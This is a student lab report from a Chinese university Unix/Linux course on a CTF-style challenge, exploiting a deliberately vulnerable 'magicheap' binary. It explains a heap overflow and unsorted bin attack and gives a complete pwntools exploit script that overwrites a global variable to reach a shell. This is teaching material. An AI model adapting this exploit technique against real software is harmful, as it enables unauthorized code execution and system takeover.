****

**Unix/Linux课程**

**实验报告**

|  |  |
| --- | --- |
| 学 院： | 计算机学院 |
| 专业年级： | 信安1802班 |
| 指导教师： | 胡小龙 |
| 学 号： | 8208181311 |
| 学生姓名： | 唐文杰 |


2020年12月31日


# 实验目的


本次实验目的是通过一个有漏洞的可执行程序作为入口点，最终拿到服务器的root权限。




# 实验步骤

本次实验中我做的主要内容就是通过有漏洞的程序攻击得到shell

例行检查，64位程序，开启了nx和canary  


本地试运行一下，经典的堆的菜单  



64位ida载入，检索程序里的字符串的时候发现了后门  


main（）  
  
可以看到，当v5=4=4869，而且magic在bss段，只要覆写magic>0x1305就能够获取到shell  
create\_heap（）  
  
edit\_heap()  
  
delete\_heap()  


利用思路：首先通过 unsorted bin attack 覆盖 magic>0x1305，然后输入 v3= 4849, 就可以拿到 shell了。

利用过程：  
首先创建三个chunk，之后free（chunk1)。

|  |
| --- |
| CreateHeap(0x30,'aaaa')#0  CreateHeap(0x80,'bbbb')#1  CreateHeap(0x10,'cccc')#2  DeleteHeap(1) |

chunk 2 是为了防止 free chunk 1 的时候 chunk 1 与 top chunk 合并，chunk0，chunk2的大小随意，chunk1的大小要>0x80（fast bin最大为0x80）,这样free它的时候会进入到unsorted bin（chunk在被释放后，如果其大小不在fast bin的范围内，会被先放到unsorted bin,在申请内存的时候如果大小不是fast bin大小的内存并且在small bin中没有找到合适的chunk，就会去unsorted中寻找。《N1BOOK》p367），  
此时的堆布局  
  
我们通过 chunk 0 溢出覆写 chunk 1 的 bk 指针，

|  |
| --- |
| magic = 0x6020A0  EditHeap(0,0x50,0x30 \* "a" + p64(0)+p64(0x91)+p64(0)+p64(magic-0x10)) |

此时堆布局如下，可以看到chunk1的bk已经被我们改写了  
  
然后我们再次创建与 chunk 1 同样大小的 chunk ，被 free 掉的 chunk 1 就会从 unsorted bin 中取出，做脱链操作

|  |
| --- |
| CreateHeap(0x80,'dddd') |
| unsorted\_chunks(av)->bk = bck = victim->bk = magic - 0x10;  bck->fd = \*(magic - 0x10 + 0x10) = unsorted\_chunks(av); |

即我们向 magic 写入了一个 大于 0x1305 的值（unsorted bin 链表头地址），然后我们再次 malloc 与 unsorted bin 一样大小的块就可以进入 get\_flag 成功拿 shell 。

攻击脚本如下：

|  |
| --- |
| from pwn import \*  p = process('./magicheap')  def CreateHeap(size,content):  p.recvuntil(':')  p.sendline('1')  p.recvuntil(':')  p.sendline(str(size))  p.recvuntil(':')  p.sendline(content)    def EditHeap(idx,size,content):  p.recvuntil(':')  p.sendline('2')  p.recvuntil(':')  p.sendline(str(idx))  p.recvuntil(':')  p.sendline(str(size))  p.recvuntil(':')  p.sendline(content)    def DeleteHeap(idx):  p.recvuntil(':')  p.sendline('3')  p.recvuntil(':')  p.sendline(str(idx))  CreateHeap(0x30,'aaaa')  CreateHeap(0x80,'bbbb')  CreateHeap(0x10,'cccc')  DeleteHeap(1)  #gdb.attach(p)  magic = 0x6020A0  EditHeap(0,0x50,0x30 \* "a" + p64(0)+p64(0x91)+p64(0)+p64(magic-0x10))  #gdb.attach(p)  CreateHeap(0x80,'dddd')  #gdb.attach(p)  p.sendlineafter(':','4869')  p.interactive() |